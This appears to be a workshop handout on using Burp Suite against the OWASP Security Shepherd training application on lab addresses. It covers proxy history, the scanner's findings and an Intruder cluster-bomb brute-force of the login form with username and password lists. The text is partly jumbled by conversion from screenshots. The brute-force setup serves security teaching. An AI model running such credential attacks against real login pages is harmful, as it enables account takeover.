Raw Params Headers Hex

GET /css/images/bccRiskAdvisorySmallLogo.jpg

Host: 192.168.56.101

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: */*

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://192.168.56.101/login.jsp

Cookie: JSESSIONID=1C01A312BB4...

Connection: close

If-Modified-Since: Thu, 22 Oct 2015

If-None-Match: W/"11660-1445535

Accept: */*

Accept-Language: en-GB,en;q=0.5

Request Response

Raw Params Headers Hex

POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1

Host: 192.168.56.101

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: */*

Type a search term 0 matches

6. To highlight a request, right-click on the chosen request and select "Highlight" from the context menu.

The screenshot shows the Burp Proxy interface with the "HTTP History" tab selected. A list of requests is displayed, and a context menu is open over the 57th request (POST /login). The menu options include "Add comment", "Highlight", "Delete item", "Clear history", "Copy URL", "Copy as curl command", "Copy links", "Save item", "Proxy history help", and "192.168.56.101". The "Add comment" option is highlighted.

7. To add a comment against a request, right-click on the chosen request and select "Add comment" from the context menu.

The screenshot shows the Burp Proxy interface with the "HTTP History" tab selected. A list of requests is displayed, and a context menu is open over the 57th request (POST /login). A "Comment" dialog box is overlaid on the menu, prompting the user to "Enter a comment" with the placeholder "Enter something meaningful here...".

8. If you wish to forward an interesting request to Scanner, Repeater, Intruder, or Sequencer tools, right-click on the selected request and choose an appropriate option from the context menu.

Burp Proxy HTTP History

Filter: Hiding out of scope items

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title | Comment | IP | SSL |
|------|------------------------|--------|-----------------------------------|---------------------------------|----------|--------|--------|------------------------------------|-----------|-------|---------|----------------|-----|
| 312 | https://192.168.56.101 | POST | /lessons/fdb94122d0f032821019c... | ✓ | ✓ | 200 | 989 | HTML | | | | 192.168.56.101 | ✓ |
| 330 | https://192.168.56.101 | POST | /lessons/4d8d50a458ca5f17e250... | ✓ | ✓ | 200 | 880 | HTML | | | | 192.168.56.101 | ✓ |
| 341 | https://192.168.56.101 | POST | /lessons/fe04640f43cd2d523ecf1... | ✓ | ✓ | 200 | 1027 | HTML | | | | 192.168.56.101 | ✓ |
| 413 | https://192.168.56.101 | POST | /challenges/d72ca4294422af2e6b... | ✓ | ✓ | 200 | 983 | HTML | | | | 192.168.56.101 | ✓ |
| 1458 | https://192.168.56.101 | POST | /login | ✓ | ✓ | 302 | 343 | text | | | | 192.168.56.101 | ✓ |
| 352 | https://192.168.56.101 | POST | /lessons/b8c19ef1a7cc64301f23... | ✓ | ✓ | 200 | 900 | HTML | | | | 192.168.56.101 | ✓ |
| 46 | https://192.168.56.101 | POST | /register | | | 202 | 171 | | | | | 192.168.56.101 | ✓ |
| 57 | https://192.168.56.101 | POST | /login | https://192.168.56.101/register | | 194 | text | Enter something meaningful here... | | | | 192.168.56.101 | ✓ |
| 67 | https://192.168.56.101 | POST | /login | Remove from scope | | 194 | text | | | | | 192.168.56.101 | ✓ |
| 77 | https://192.168.56.101 | POST | /login | Spider from here | | 194 | text | | | | | 192.168.56.101 | ✓ |
| 92 | https://192.168.56.101 | POST | /register | Do an active scan | | 168 | | | | | | 192.168.56.101 | ✓ |
| 103 | https://192.168.56.101 | POST | /login | Do a passive scan | | 344 | text | | | | | 192.168.56.101 | ✓ |
| 246 | https://192.168.56.101 | POST | /scoreboard | | | 453 | JSON | | | | | 192.168.56.101 | ✓ |
| 248 | https://192.168.56.101 | POST | /scoreboard | Send to Intruder | Ctrl+I | 453 | JSON | csrf token | | | | 192.168.56.101 | ✓ |
| 249 | https://192.168.56.101 | POST | /scoreboard | Send to Repeater | Ctrl+F R | 453 | JSON | | | | | 192.168.56.101 | ✓ |
| 250 | https://192.168.56.101 | POST | /scoreboard | Send to Sequencer | | 453 | JSON | | | | | 192.168.56.101 | ✓ |
| 272 | https://192.168.56.101 | POST | /login | Send to Comparer (request) | | 343 | text | | | | | 192.168.56.101 | ✓ |
| 290 | https://192.168.56.101 | POST | /getModule | Send to Comparer (response) | | 203 | text | | | | | 192.168.56.101 | ✓ |
| 297 | https://192.168.56.101 | POST | /getModule | Show response in browser | | 203 | text | | | | | 192.168.56.101 | ✓ |
| 300 | https://192.168.56.101 | POST | /solutionSubmit | Request in browser | | 448 | HTML | | | | | 192.168.56.101 | ✓ |
| 305 | https://192.168.56.101 | POST | /getModule | Engagement tools | | 203 | text | | | | | 192.168.56.101 | ✓ |
| 314 | https://192.168.56.101 | POST | /solutionSubmit | Show new history window | | 336 | HTML | | | | | 192.168.56.101 | ✓ |
| 315 | https://192.168.56.101 | POST | /refreshMenu | | | 739 | HTML | | | | | 192.168.56.101 | ✓ |

Add comment Ctrl+2

Request Response

Raw Params Headers Hex

POST /register HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: */*
Accept-Language: en-GB,en;q=0.5


0100101 Firefox/61.0

[] [] [] Type a search term 0 matches


Scanner (10 Minutes)

This is an advanced web vulnerability scanner, which can automatically crawl content and audit for numerous types of vulnerabilities.

1. In Burp, go to "Dashboard" and click on "New scan" button.



2. In the "New scan" window, click on "Application login" > "New" button.



3. Enter valid login credentials for the target application, and click on "OK" button.

New Login Credentials

Label: First Credentials

Username: c0c0n

Password: c0c0n123

OK Cancel

Scan details

Scan configuration

Application login

Application Login

Specify the account credentials that should be submitted to any login functions. authenticated content behind login functions.

| Label | Username |
|-------------------|----------|
| First Credentials | c0c0n |

4. Close the "New scan" window by clicking on "OK" button.

Tasks

[+ New scan](#) [+ New live task](#) [\(i\)](#) [\(g\)](#) [\(?\)](#) [\(x\)](#)

Filter Running Paused Finished

| | |
|--|---|
| 1. Live passive crawl from Proxy (all traffic) | (i) (g) (x) |
| Add links. Add item itself, same domain and URLs in suite scope. | Items added to site map: 51 |
| Capturing: (on) | Responses processed: 375 |
| | Responses queued: 0 |
| 2. Live audit from Proxy (all traffic) | (i) (g) (x) (d) |
| Audit checks - passive | Issues: 17 |
| Capturing: (on) | Requests: 3 |
| | Errors: 0 |
| | View details >> |
| 3. Crawl and audit of 192.168.56.104 | (i) (g) (x) (d) |
| Default configuration | Issues: |
| | Requests: 128 |
| Unauthenticated crawl. Estimating time remaining... | Errors: 0 |
| | View details >> |

[Dashboard](#) [Target](#) [Proxy](#) [Intruder](#) [Repeater](#) [Sequencer](#) [Decoder](#) [Comparer](#) [Extender](#) [Project options](#) [User options](#)

Tasks

[+ New scan](#) [+ New live task](#) [\(i\)](#) [\(g\)](#) [\(?\)](#) [\(x\)](#)

Filter Running Paused Finished

| | |
|--|---|
| 1. Live passive crawl from Proxy (all traffic) | (i) (g) (x) |
| Add links. Add item itself, same domain and URLs in suite scope. | Items added to site map: 51 |
| Capturing: (on) | Responses processed: 375 |
| | Responses queued: 0 |
| 2. Live audit from Proxy (all traffic) | (i) (g) (x) (d) |
| Audit checks - passive | Issues: 17 |
| Capturing: (on) | Requests: 3 |
| | Errors: 0 |
| | View details >> |
| 3. Crawl and audit of 192.168.56.104 | (i) (g) (x) (d) |
| Default configuration | Issues: 2 |
| | Requests: 4,068 |
| Auditing. Estimating time remaining... | Errors: 0 |
| | View details >> |

- In "Dashboard" > "Tasks" section, click on the "View Details" link.

3. Crawl and audit of 192.168.56.104

Default configuration

Auditing. 0s remaining

Issues: 3 1 12 Requests: 6,952 Errors: 0

[View details >>](#)

Details Audit items Issue activity Event log

Task details

Scan type: Crawl and audit

Scope: 192.168.56.104

Configuration: Default configuration

Issues: 0 3 1 12

Requests: 6,976

Errors: 0

Audit finished.

6. Go to "Issue activity" tab to see the list of issues identified by the scanner.

| # | Task | Time | Action | Issue type | Host | Path | Insertion point | Severity | Confidence | Comment |
|----|------|----------------------|-------------|---|------------------------|-----------------|-----------------|-------------|------------|---------|
| 52 | 3 | 08:01:52 30 Sep 2018 | Issue found | ! Robots.txt file | https://192.168.56.104 | /robots.txt | information | Certain | | |
| 53 | 3 | 07:59:54 30 Sep 2018 | Issue found | ! Input returned in response (reflected) | https://192.168.56.104 | /index.jsp | lang parameter | Information | Certain | |
| 47 | 3 | 07:59:41 30 Sep 2018 | Issue found | ! Input returned in response (reflected) | https://192.168.56.104 | /register.jsp | lang parameter | Information | Certain | |
| 46 | 3 | 07:59:40 30 Sep 2018 | Issue found | ! Input returned in response (reflected) | https://192.168.56.104 | /login.jsp | lang parameter | Information | Certain | |
| 43 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! Cross-domain Referrer leakage | https://192.168.56.104 | /login.jsp | Information | Certain | | |
| 42 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! Cacheable HTTPS response | https://192.168.56.104 | / | Information | Certain | | |
| 40 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! HTML does not specify charset | https://192.168.56.104 | /javascript: | Information | Certain | | |
| 39 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! SSL certificate security not enforced | https://192.168.56.104 | / | Information | Certain | | |
| 53 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! SSL certificates | https://192.168.56.104 | / | Medium | Certain | | |
| 41 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! Frameable response (potential Clickjacking) | https://192.168.56.104 | / | Information | Firm | | |
| 45 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! Session token in URL | https://192.168.56.104 | /index.jsp | Medium | Firm | | |
| 44 | 3 | 07:59:32 30 Sep 2018 | Issue found | ! Session token in URL | https://192.168.56.104 | /index.jsp | Medium | Firm | | |
| 54 | 3 | 08:02:09 30 Sep 2018 | Issue found | ! Path-relative style sheet import | https://192.168.56.104 | /scoreboard.jsp | Information | Tentative | | |
| 51 | 3 | 08:00:24 30 Sep 2018 | Issue found | ! Path-relative style sheet import | https://192.168.56.104 | /index.jsp | Information | Tentative | | |
| 49 | 3 | 07:59:54 30 Sep 2018 | Issue found | ! Path-relative style sheet import | https://192.168.56.104 | /register.jsp | Information | Tentative | | |
| 48 | 3 | 07:59:52 30 Sep 2018 | Issue found | ! Path-relative style sheet import | https://192.168.56.104 | /login.jsp | Information | Tentative | | |

[Advisory](#) [Request 1](#) [Response 1](#) [Request 2](#) [Response 2](#) [Request 3](#) [Response 3](#)

i Frameable response (potential Clickjacking)

Issue: Frameable response (potential Clickjacking)
 Severity: Information
 Confidence: Firm
 Host: https://192.168.56.104
 Path: /

Issue detail
 This issue was found in multiple locations under the reported path.

Issue background
 If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation
 To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the **SAMEORIGIN** header can be partially bypassed if the application itself can be made to frame untrusted websites.

References

- [X-Frame-Options](#)

Intruder (30 Minutes)

This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster and more effective.

1. In Burp, go to "Intruder" > "Target" tab, and verify the "Attack Target" configuration.

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. The "Target" tab is active. The configuration panel displays the following fields:

- Host:** 127.0.0.1
- Port:** 80
- Use HTTPS:** Unchecked

2. Switch to "Intruder" > "Position" tab, and get familiar with the user interface.

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. The "Positions" tab is active. The configuration panel displays the following settings:

- Attack type:** Sniper
- Request:**

```
POST /example?p1=${p1val}&p2=${p2val} HTTP/1.0
Cookie: c=${cval}
Content-Length: 17
${p3val}&p4=${p4val}
```
- Buttons:** Start attack, Add \${, Clear \${, Auto \${, Refresh}

3. Switch to "Intruder" > "Payloads" tab, and get familiar with the user interface.

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Extender

1 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 0

Payload type: Request count: 0

Start attack

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit Remove Up Down

4. Switch to "Intruder" > "Options" tab, and get familiar with the user interface.

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

1 ...

Target Positions Payloads Options

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header
 Set Connection: close

Start attack

Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 5
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Throttle (milliseconds): Fixed 0
 Variable: start 0 step 30000
Start time: Immediately
 In 10 minutes
 Paused

Attack Results

These settings control what information is captured in attack results.

Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste error

5. In Firefox, access the login page of Security Shepherd web application: <https://192.168.56.104/login.jsp>

6. Enter random values and submit the login form.
7. Intercept this request in Burp.

Burp Project Intruder Repeater Window Help

Project options User options Authz CSP Errors Heartbleed JSON Beautifier Reflection SSL Scanner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex ④

POST /login HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cookie: JSESSIONID=B8E0B60B65023D21B8E37097C098CE8C
Connection: close
Upgrade-Insecure-Requests: 1
login=someuser&pwd=somepassword&submit=Submit

OWASP Security Shepherd X https://192.168.56.104/login.jsp

Security Shepherd

Login

Use your Security Shepherd Credentials to Login.

Register a [Security Shepherd Account](#) here!

Username: someuser ①
Password: ②
Submit ③

8. Send the intercepted request to **Intruder**.

POST /login HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/login.jsp
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 45
 Cookie: JSESSIONID=8AEBC0DB65023D21B8E37097C098CE8C
 Connection: close
 Upgrade-Insecure-Requests: 1
 login=someuser&pwd=somepassword&submit=Submit

Scan

- Send to Intruder **Ctrl+I**
- Send to Repeater **Ctrl+R**
- Send to Sequencer **Ctrl+Q**
- Send to Comparer **Ctrl+Alt+C**
- Send to Decoder **Ctrl+E**
- Request in browser **▶**
- Send request(s) to Authz

9. Go to "Intruder" > "Positions" tab.
10. Click on "Clear" button to clear the pre-defined payload positions.
11. Identify parameters that accept user inputs.
12. Mark the payload positions by selecting the corresponding value for a parameter and then clicking on "Add" button. For Security Shepherd login request, mark payload positions for the parameters named as "login" and "pwd".

Attack type: Sniper

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attack type: Sniper

POST /login HTTP/1.1
 Host: 192.168.56.104
 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://192.168.56.104/login.jsp
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 45
 Cookie: JSESSIONID=8AEBC0DB65023D21B8E37097C098CE8C
 Connection: close
 Upgrade-Insecure-Requests: 1
 login=\$someuser\$&pwd=\$somepassword\$&submit=Submit

Add \$

Clear \$

Auto \$

Refresh

13. Choose "Cluster Bomb" as the *attack type*.

Attack type: Battering ram

Sniper
Battering ram
Pitchfork
Cluster bomb
Firefox/62

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://192.168.56.104/login.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Cookie: JSESSIONID=8AECB0DB65023D21B8E37097C098CE8C
Connection: close
Upgrade-Insecure-Requests: 1

login=\${someuser}&pwd=\${somepassword}&submit=Submit

14. Go to "Intruder" > "Payloads" tab.
15. Choose "Simple list" payload type for payload set 1, and add a list of possible usernames in the "Payload Options" section.

Payload set: 1 Payload count: 0

Payload type: Simple list 2 Request count: 0

Start attack

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Add Enter a new item
Add from list ...

Add from list ...
Fuzzing - quick
Fuzzing - full
Usernames 3
Passwords
Short words
a-z
A-Z

payload before it is used.

16. Choose "Simple list" payload type for payload set 2, and add a list of possible passwords in the "Payload Options" section.

Target Positions Payloads Options

(?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.


Start attack

Payload set: **1** Payload count: 3,424
 Payload type: Simple list **2** Request count: 30,453,056

(?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
3 Load ...
Remove
Clear
Add Enter a new item
Add from list ...



17. Go to "Intruder" > "Options" tab.
18. In the "Grep - Extract" section, click on "Add" button.


(?) Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add **Edit** **Remove** **Duplicate** **Up** **Down** **Clear**

Maximum capture length: **100**



19. In the pop-up window, click on "Fetch response" button.

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression:

Start at offset:

End at delimiter:

End at fixed length:

Extract from regex group

Case sensitive

Exclude HTTP headers Update config based on selection below

Fetch response

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression:

Start at offset:

End at delimiter:

End at fixed length:

Extract from regex group

Case sensitive

Exclude HTTP headers Update config based on selection below

Refetch response

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=814C82B8935CF9554CA1CCCB3AFFB7BE; Path=/; Secure; HttpOnly
Location: https://192.168.56.104/login.jsp
Content-Type: text/plain
Content-Length: 0
Date: Sun, 30 Sep 2018 04:30:32 GMT
Connection: close
```

20. Highlight the text that you want to extract from the response, and click on "OK" button.

HTTP/1.1 302 Found **1**
 Server: Apache-Coyote/1.1
 Set-Cookie: JSESSIONID=814C82B8935CF9554CA1CCCB3AFFB7BE; Path=/; Secure; HttpOnly
 Location: https://192.168.56.104/login.jsp
 Content-Type: text/plain
 Content-Length: 0
